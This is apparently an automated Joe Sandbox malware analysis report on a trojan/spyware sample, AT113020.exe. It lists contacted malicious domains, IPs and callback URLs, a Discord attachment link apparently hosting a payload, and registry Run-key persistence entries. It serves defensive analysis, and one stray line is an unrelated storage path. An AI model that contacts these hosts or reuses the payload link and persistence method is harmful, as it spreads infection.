http://www.outtheframecustoms.com/9t6k/?URflh=b8EUNPE+oYf5M4MWpXscm/Bt3xsjLt8hNenJJ3DjxXNjYfRDWC0pztruTX9IDl5bQG1I&UfrDal=0nMpqJVP5t_PDD5p	0%	Avira URL Cloud	safe	
http://www.rodgroup.net/__media__/js/trademark.php?d=rodgroup.net&type=ns	0%	Avira URL Cloud	safe	
http://www.outtheframecustoms.com/9t6k/	0%	Avira URL Cloud	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://www.rodgroup.net/px.js?ch=2	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
discord.com	162.159.136.232	true	false		unknown
pocketspacer.com	34.102.136.180	true	true		unknown
parkingpage.namecheap.com	198.54.117.210	true	false		high
cdn.discordapp.com	162.159.134.233	true	false		high
www.dainikamarsomoy.com	104.24.104.178	true	true		unknown
shops.myshopify.com	23.227.38.74	true	true		unknown
www.ahomedokita.com	157.245.239.6	true	true		unknown
www.rodgroup.net	208.91.197.27	true	true		unknown
www.cia3mega.info	162.0.238.42	true	true		unknown
buttsliders.com	34.102.136.180	true	true		unknown
higherthan75.com	66.235.200.146	true	true		unknown
www.sportsbookmatcher.com	104.31.71.137	true	true		unknown
www.makingdoathome.com	52.60.87.163	true	true		unknown
www.higherthan75.com	unknown	unknown	true		unknown
www.countrybarndogkennel.com	unknown	unknown	true		unknown
www.buttsliders.com	unknown	unknown	true		unknown
www.kingdomwinecommunity.com	unknown	unknown	true		unknown
www.thanksforlove.com	unknown	unknown	true		unknown
g.msn.com	unknown	unknown	false		high
www.outtheframecustoms.com	unknown	unknown	true		unknown
www.theyolokart.com	unknown	unknown	true		unknown
www.pocketspacer.com	unknown	unknown	true		unknown
www.renabbeauty.com	unknown	unknown	true		unknown
www.rdhar1976.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.renabbeauty.com/9t6k/?URflh=73SmHps+05HxyxR+Sls8P85g8AMVj2xb8ZN5KGQQxUczRwjFANvvf8FlZWdGNK7+ujWZ&UfrDal=0nMpqJVP5t_PDD5p	true	• Avira URL Cloud: safe	unknown
http://www.ahomedokita.com/9t6k/	true	• Avira URL Cloud: safe	unknown
http://www.sportsbookmatcher.com/9t6k/	true	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://www.buttsliders.com/9t6k/?URflh=tVqqbIXu9nsll248AUXCUxr0o0zC9i0c8STc7UOUyN+2mFy87kkATVtNwFSSPJTjqgHk&UfrDal=0nMpqJVP5t_PDD5p	true	• Avira URL Cloud: safe	unknown
http://www.theyolokart.com/9t6k/?URflh=wzqvVRf3v7wWdKVsEzaCYluZDwjvGR+wpj+mt/yOJMnJEVZY6i5f9AVoqOYOhCkuGFts&UfrDal=0nMpqJVP5t_PDD5p	true	• Avira URL Cloud: safe	unknown
http://www.renabbeauty.com/9t6k/	true	• Avira URL Cloud: safe	unknown
http://www.makingdoathome.com/9t6k/?URflh=DaVCjFuxi8IQ0KSmZmVVzdfbFs8HKa1S3sC5D9GQ7HSGSXmO4QACkgMj7QCmBzxlGckN&UfrDal=0nMpqJVP5t_PDD5p	true	• Avira URL Cloud: safe	unknown
http://www.dainikamarsomoy.com/9t6k/?URflh=W7vyYWXucRnMwWrTc6z6xJ7ly1Aaea5WWr62fhSAhoSHJNEqGWpe7zCBU0dcNM6Zeho8&UfrDal=0nMpqJVP5t_PDD5p	true	• Avira URL Cloud: safe	unknown
http://www.higherthan75.com/9t6k/?URflh=WRaEwe7grAm8RcFyQBNRvy9NVNi7wOvDLX3hizJdol6io43A3OIdw5NSblbyY8qTqmIe&UfrDal=0nMpqJVP5t_PDD5p	true	• Avira URL Cloud: safe	unknown
http://www.ahomedokita.com/9t6k/?URflh=5YbgiWOMvK10e+D+Ti4oKvmTwuSwaKBdeKNLrkVAsRRvF5LwbTMOesGYedm1bG3cJWIa&UfrDal=0nMpqJVP5t_PDD5p	true	• Avira URL Cloud: safe	unknown
http://www.cia3mega.info/9t6k/?URflh=8pT0OCjpukmgT2/VEONoh7Jhw41r4itI2gwuQkgKFiQj+4gEMjoX0rzJNNSQA5Q1OcRE&UfrDal=0nMpqJVP5t_PDD5p	true	• Avira URL Cloud: safe	unknown
http://www.pocketspacer.com/9t6k/	true	• Avira URL Cloud: safe	unknown
http://www.thanksforlove.com/9t6k/?URflh=kTde6z/9FBgibCJh75hFV8EYWatL1OQ/rhfr5oU2UZBR6XWcBOIn723UV5Uezh3ZQ4ot&UfrDal=0nMpqJVP5t_PDD5p	true	• Avira URL Cloud: safe	unknown
http://www.dainikamarsomoy.com/9t6k/	true	• Avira URL Cloud: safe	unknown
http://www.makingdoathome.com/9t6k/	true	• Avira URL Cloud: safe	unknown
http://www.kingdomwinecommunity.com/9t6k/?URflh=AqHI0+MX2ftrVe3DEiYBNVYhM67Z+qKer8sV+OvuybcJEoEJXTUx/oN346XCugNKhu9g&UfrDal=0nMpqJVP5t_PDD5p	true	• Avira URL Cloud: safe	unknown
http://www.rodgroup.net/9t6k/?URflh=+VDOv2YqGr3HQyUjxvr4ySDa222PNTvrG/MhsshnzvB0EZlKybOlzjmZT3Iubthnocji&UfrDal=0nMpqJVP5t_PDD5p	true	• Avira URL Cloud: safe	unknown
http://www.outtheframecustoms.com/9t6k/?URflh=b8EUNPE+oYf5M4MWpXscm/Bt3xsjLt8hNenJJ3DjxXNjYfRDWC0pztruTX9IDl5bQG1I&UfrDal=0nMpqJVP5t_PDD5p	true	• Avira URL Cloud: safe	unknown
http://www.outtheframecustoms.com/9t6k/	true	• Avira URL Cloud: safe	unknown
http://www.thanksforlove.com/9t6k/	true	• Avira URL Cloud: safe	unknown
http://www.rodgroup.net/9t6k/	true	• Avira URL Cloud: safe	unknown
http://www.pocketspacer.com/9t6k/?URflh=rm4JCycf8jgnKzL2gaZxJFxF+HyMTTLQtqzA4xmgqdXyWq3yu1ARpOH0ZAK4rmQWxcAt&UfrDal=0nMpqJVP5t_PDD5p	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://i2.cdn-image.com/__media__/fonts/open-sans-bold/open-sans-bold.woff	msdt.exe, 00000008.00000002.1022071280.0000000004ECD000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://i2.cdn-image.com/__media__/fonts/open-sans/open-sans.svg#open-sans	msdt.exe, 00000008.00000002.1022071280.0000000004ECD000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://i2.cdn-image.com/__media__/pics/27587/Right.png)	msdt.exe, 00000008.00000002.1022071280.0000000004ECD000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.rodgroup.net/Free_Credit_Report.cfm?fp=5zm8GCCUOjG%2F%2BtWNbnIaevq%2F7pyqIewWINVaXbdLPLIN	msdt.exe, 00000008.00000002.1022071280.0000000004ECD000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://2542116.fls.doubleclick.net/activityi;src=2542116;type=chrom322;cat=chrom01g;ord=58648497779	msdt.exe, 00000008.00000002.1016860438.0000000000767000.00000004.00000020.sdmp	false		high
http://www.rodgroup.net/fashion_trends.cfm?fp=5zm8GCCUOjG%2F%2BtWNbnIaevq%2F7pyqIewWINVaXbdLPLIN2DV6	msdt.exe, 00000008.00000002.1022071280.0000000004ECD000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.rodgroup.net/sk-logabpstatus.php?a=azNKanZNU0UxaU9PS2oreG5lOFBSSDFoK05hNy95bzJITFdxcjJUSm	msdt.exe, 00000008.00000002.1022071280.0000000004ECD000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://cdn.discordapp.com/attachments/777569443156197399/782882049986920478/Accfcxz&	AT113020.exe, 00000001.00000003.237560785.00000000007CF000.00000004.00000001.sdmp	false		high
http://i2.cdn-image.com/__media__/pics/468/netsol-favicon-2020.jpg	msdt.exe, 00000008.00000002.1022071280.0000000004ECD000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://discord.com/	AT113020.exe, Accfdrv.exe, Acc fdrv.exe, 0000000C.00000002.29 0227188.0000000004240000.00000 004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000003.0000000 0.258961940.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.msn.com/ocid=iehp	msdt.exe, 00000008.00000002.10 16843957.0000000000763000.0000 0004.00000020.sdmp	false		high
http://crl.comodoca7	Accfdrv.exe, 00000005.00000003 .272990264.0000000000897000.00 000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000003.0000000 0.258961940.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000003.0000000 0.258961940.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.msn.com/?ocid=iehp1M	msdt.exe, 00000008.00000002.10 16860438.0000000000767000.0000 0004.00000020.sdmp	false		high
http://i2.cdn-image.com/__media__/fonts/open-sans-bold/open-sans-bold.woff2	msdt.exe, 00000008.00000002.10 22071280.0000000004ECD000.0000 0004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://2542116.fls.doubleclick.net/activityi;src=2542116;type=clien612;cat=chromx;ord=1;num=3931852	msdt.exe, 00000008.00000002.10 16860438.0000000000767000.0000 0004.00000020.sdmp	false		high
http://https://cdn.discordapp.com/K	Accfdrv.exe, 00000005.00000003 .272515659.0000000000851000.00 000004.00000001.sdmp	false		high
http://https://cdn.discordapp.com/R	Accfdrv.exe, 0000000C.00000002 .287726771.00000000008C1000.00 000004.00000001.sdmp	false		high
http://https://login.microsoftonline.com/common/oauth2/authorizeclient_id=9ea1ad79-fdb6-4f9a-8bc3-2b70f96e3	msdt.exe, 00000008.00000002.10 16860438.0000000000767000.0000 0004.00000020.sdmp	false		high
http://i2.cdn-image.com/__media__/fonts/open-sans-bold/open-sans-bold.eot	msdt.exe, 00000008.00000002.10 22071280.0000000004ECD000.0000 0004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.msn.com/?ocid=iehp	msdt.exe, 00000008.00000002.10 16843957.0000000000763000.0000 0004.00000020.sdmp	false		high
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000003.0000000 0.258961940.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://i2.cdn-image.com/__media__/fonts/open-sans-bold/open-sans-bold.otf	msdt.exe, 00000008.00000002.10 22071280.0000000004ECD000.0000 0004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000003.0000000 0.258961940.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.msn.com/de-ch/ocid=iehpTP(_t	msdt.exe, 00000008.00000002.10 16593743.00000000006C8000.0000 0004.00000020.sdmp	false		high
http://www.rodgroup.net/__media__/design/underconstructionnotice.php?d=rodgroup.net	msdt.exe, 00000008.00000002.10 22071280.0000000004ECD000.0000 0004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000003.0000000 0.258961940.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://cdn.discordapp.com/?	AT113020.exe, 00000001.0000000 2.238179914.0000000000782000.0 0000004.00000020.sdmp	false		high
http://i2.cdn-image.com/__media__/fonts/open-sans/open-sans.woff	msdt.exe, 00000008.00000002.10 22071280.0000000004ECD000.0000 0004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://i2.cdn-image.com/__media__/pics/27587/Left.png)	msdt.exe, 00000008.00000002.10 22071280.0000000004ECD000.0000 0004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://i2.cdn-image.com/__media__/pics/27587/BG_2.png)	msdt.exe, 00000008.00000002.10 22071280.0000000004ECD000.0000 0004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://ocsp.comodoca4.com0	AT113020.exe, 00000001.00000002.238179914.0000000000782000.00000004.00000020.sdmp, Accfdrv.exe, 00000005.00000003.272714331.0000000000882000.00000004.00000001.sdmp, Accfdrv.exe, 0000000C.00000003.286858958.00000000008FB000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.msn.com/?ocid=iehp141	msdt.exe, 00000008.00000002.1016843957.0000000000763000.00000004.00000020.sdmp	false		high
http://www.rodgroup.net/9t6k/?URflh=	msdt.exe, 00000008.00000002.1022071280.0000000004ECD000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://i2.cdn-image.com/__media__/fonts/open-sans/open-sans.woff2	msdt.exe, 00000008.00000002.1022071280.0000000004ECD000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contextual.media.net/checksync.php&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2C	msdt.exe, 00000008.00000002.1016860438.0000000000767000.00000004.00000020.sdmp	false		high
http://www.carterandcone.coml	explorer.exe, 00000003.00000000.258961940.000000000BC36000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000003.00000000.258961940.000000000BC36000.00000002.00000001.sdmp	false		high
http://i2.cdn-image.com/__media__/pics/27586/searchbtn.png)	msdt.exe, 00000008.00000002.1022071280.0000000004ECD000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designersG	explorer.exe, 00000003.00000000.258961940.000000000BC36000.00000002.00000001.sdmp	false		high
http://i2.cdn-image.com/__media__/fonts/open-sans-bold/open-sans-bold.eot?#iefix	msdt.exe, 00000008.00000002.1022071280.0000000004ECD000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/?	explorer.exe, 00000003.00000000.258961940.000000000BC36000.00000002.00000001.sdmp	false		high
http://www.rodgroup.net/display.cfm	msdt.exe, 00000008.00000002.1022071280.0000000004ECD000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://discord.com/S	AT113020.exe, 00000001.00000002.242538042.00000000040E0000.00000004.00000001.sdmp, Accfdrv.exe, 00000005.00000002.276299189.0000000004073000.00000004.00000001.sdmp, Accfdrv.exe, 0000000C.00000002.290227188.0000000004240000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000003.00000000.258961940.000000000BC36000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://i2.cdn-image.com/__media__/fonts/open-sans-bold/open-sans-bold.svg#open-sans-bold	msdt.exe, 00000008.00000002.1022071280.0000000004ECD000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000003.00000000.258961940.000000000BC36000.00000002.00000001.sdmp	false		high
http://crl.comodoca_nu	Accfdrv.exe, 0000000C.00000002.287804141.000000000090B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.rodgroup.net/All_Inclusive_Vacation_Packages.cfm?fp=5zm8GCCUOjG%2F%2BtWNbnIaevq%2F7pyqIew	msdt.exe, 00000008.00000002.1022071280.0000000004ECD000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.com	explorer.exe, 00000003.00000000.258961940.000000000BC36000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://cdn.discordapp.com/	Accfdrv.exe, 0000000C.00000003.286858958.00000000008FB000.00000004.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000003.00000000.258961940.000000000BC36000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000003.00000000.258961940.000000000BC36000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000003.00000000.258961940.000000000BC36000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://fontfabrik.com	explorer.exe, 00000003.0000000 0.258961940.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http:// https://login.microsoftonline.com/common/oauth2/authorize? client_id=9ea1ad79-fdb6-4f9a-8bc3-2b70f96e	msdt.exe, 00000008.00000002.10 16860438.0000000000767000.0000 0004.00000020.sdmp	false		high
http://www.rodgroup.net/Credit_Card_Application.cfm? fp=5zm8GCCUOjG%2F%2BtWNbnIaevq%2F7pyqIewWINVa Xbd	msdt.exe, 00000008.00000002.10 22071280.0000000004ECD000.0000 0004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contextual.media.net/checksync.php? &vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prv id=77%2	msdt.exe, 00000008.00000002.10 16860438.0000000000767000.0000 0004.00000020.sdmp	false		high
http:// https://contextual.media.net/medianet.phpcid=8CU157172&cri d=722878611&size=306x271&https=1	msdt.exe, 00000008.00000002.10 16860438.0000000000767000.0000 0004.00000020.sdmp	false		high
http://www.msn.com/de-ch/?ocid=iehp&P	msdt.exe, 00000008.00000002.10 16593743.00000000006C8000.0000 0004.00000020.sdmp	false		high
http:// https://cdn.discordapp.com/attachments/77756944315619739 9/782882049986920478/Accfcxz	Accfdrv.exe, 0000000C.00000002 .287726771.00000000008C1000.00 000004.00000001.sdmp	false		high
http://i2.cdn-image.com/__media__/fonts/open-sans/open-sans.ttf	msdt.exe, 00000008.00000002.10 22071280.0000000004ECD000.0000 0004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fonts.com	explorer.exe, 00000003.0000000 0.258961940.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000003.0000000 0.258961940.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://i2.cdn-image.com/__media__/fonts/open-sans/open-sans.eot?#iefix	msdt.exe, 00000008.00000002.10 22071280.0000000004ECD000.0000 0004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.rodgroup.net/Online_classifieds.cfm? fp=5zm8GCCUOjG%2F%2BtWNbnIaevq%2F7pyqIewWINVa XbdLPLIN	msdt.exe, 00000008.00000002.10 22071280.0000000004ECD000.0000 0004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sakkal.com	explorer.exe, 00000003.0000000 0.258961940.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000003.0000000 0.258961940.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000003.0000000 0.258961940.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.rodgroup.net/__media__/js/trademark.php? d=rodgroup.net&type=ns	msdt.exe, 00000008.00000002.10 22071280.0000000004ECD000.0000 0004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://sectigo.com/CPS0	AT113020.exe, 00000001.0000000 2.238179914.0000000000782000.0 0000004.00000020.sdmp, Accfdrv.exe, 00000005.00000003.272714331.000000 0000882000.00000004.00000001.sdmp, Accfdrv.exe, 0000000C.00000003.2868 58958.00000000008FB000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://cdn.discordapp.com/o	AT113020.exe, 00000001.0000000 2.238179914.0000000000782000.0 0000004.00000020.sdmp	false		high
http://www.rodgroup.net/px.js?ch=2	msdt.exe, 00000008.00000002.10 22071280.0000000004ECD000.0000 0004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.rodgroup.net/px.js?ch=1	msdt.exe, 00000008.00000002.10 22071280.0000000004ECD000.0000 0004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http:// crt.comodoca4.com/COMODOECCDomainValidationSecureS erverCA2.crt0%	AT113020.exe, 00000001.0000000 2.238179914.0000000000782000.0 0000004.00000020.sdmp, Accfdrv.exe, 00000005.00000003.272714331.000000 0000882000.00000004.00000001.sdmp, Accfdrv.exe, 0000000C.00000003.2868 58958.00000000008FB000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://i2.cdn-image.com/__media__/fonts/open-sans/open-sans.eot	msdt.exe, 00000008.00000002.10 22071280.0000000004ECD000.0000 0004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.0.238.42	unknown	Canada		22612	NAMECHEAP-NETUS	true
162.159.136.232	unknown	United States		13335	CLOUDFLARENETUS	false
157.245.239.6	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
23.227.38.74	unknown	Canada		13335	CLOUDFLARENETUS	true
208.91.197.27	unknown	Virgin Islands (BRITISH)		40034	CONFLUENCE-NETWORK-INCVG	true
66.235.200.146	unknown	United States		13335	CLOUDFLARENETUS	true
104.24.104.178	unknown	United States		13335	CLOUDFLARENETUS	true
52.60.87.163	unknown	United States		16509	AMAZON-02US	true
198.54.117.210	unknown	United States		22612	NAMECHEAP-NETUS	false
34.102.136.180	unknown	United States		15169	GOOGLEUS	true
104.31.71.137	unknown	United States		13335	CLOUDFLARENETUS	true
198.54.117.215	unknown	United States		22612	NAMECHEAP-NETUS	true
162.159.134.233	unknown	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	326334
Start date:	03.12.2020
Start time:	10:01:59
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 16m 35s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	AT113020.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	39

Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@20/6@36/13
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 84% (good quality ratio 79.5%) • Quality average: 78.4% • Quality standard deviation: 28.5%
HCA Information:	• Successful, ratio: 93% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, RuntimeBroker.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe • HTTP Packets have been reduced • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 52.255.188.83, 40.88.32.150, 92.122.144.200, 51.104.139.180, 67.27.233.126, 8.253.204.121, 67.26.137.254, 8.253.95.120, 67.27.158.126, 2.20.142.209, 2.20.142.210, 51.103.5.159, 20.54.26.129, 92.122.213.194, 92.122.213.247, 52.142.114.176, 52.155.217.156, 20.190.129.130, 20.190.129.17, 40.126.1.145, 40.126.1.166, 40.126.1.128, 20.190.129.160, 20.190.129.133, 20.190.129.128, 93.184.220.29, 51.11.168.232 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, cs9.wac.phicdn.net, www.tm.lg.prod.aadmsa.akadns.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, wns.notify.windows.com.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, g-msn-com-nsatc.trafficmanager.net, www.tm.a.prd.aadg.trafficmanager.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcoleus15.cloudapp.net, par02p.wns.notify.windows.com.akadns.net, ocsp.digicert.com, emea1.notify.windows.com.akadns.net, login.live.com, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, settings-win.data.microsoft.com, a767.dscg3.akamai.net, login.msa.msidentity.com, settingsfd-geo.trafficmanager.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, dub2.current.a.prd.aadg.trafficmanager.net, blobcollector.events.data.trafficmanager.net • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing behavior information. • Report size exceeded maximum capacity and may have missing disassembly code. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/326334/sample/AT113020.exe

Simulations

Behavior and APIs

Time	Type	Description
10:02:53	API Interceptor	2x Sleep call for process: AT113020.exe modified
10:02:58	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Accf C:\Users\user\AppData\Local\fccA.url
10:03:06	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Accf C:\Users\user\AppData\Local\fccA.url
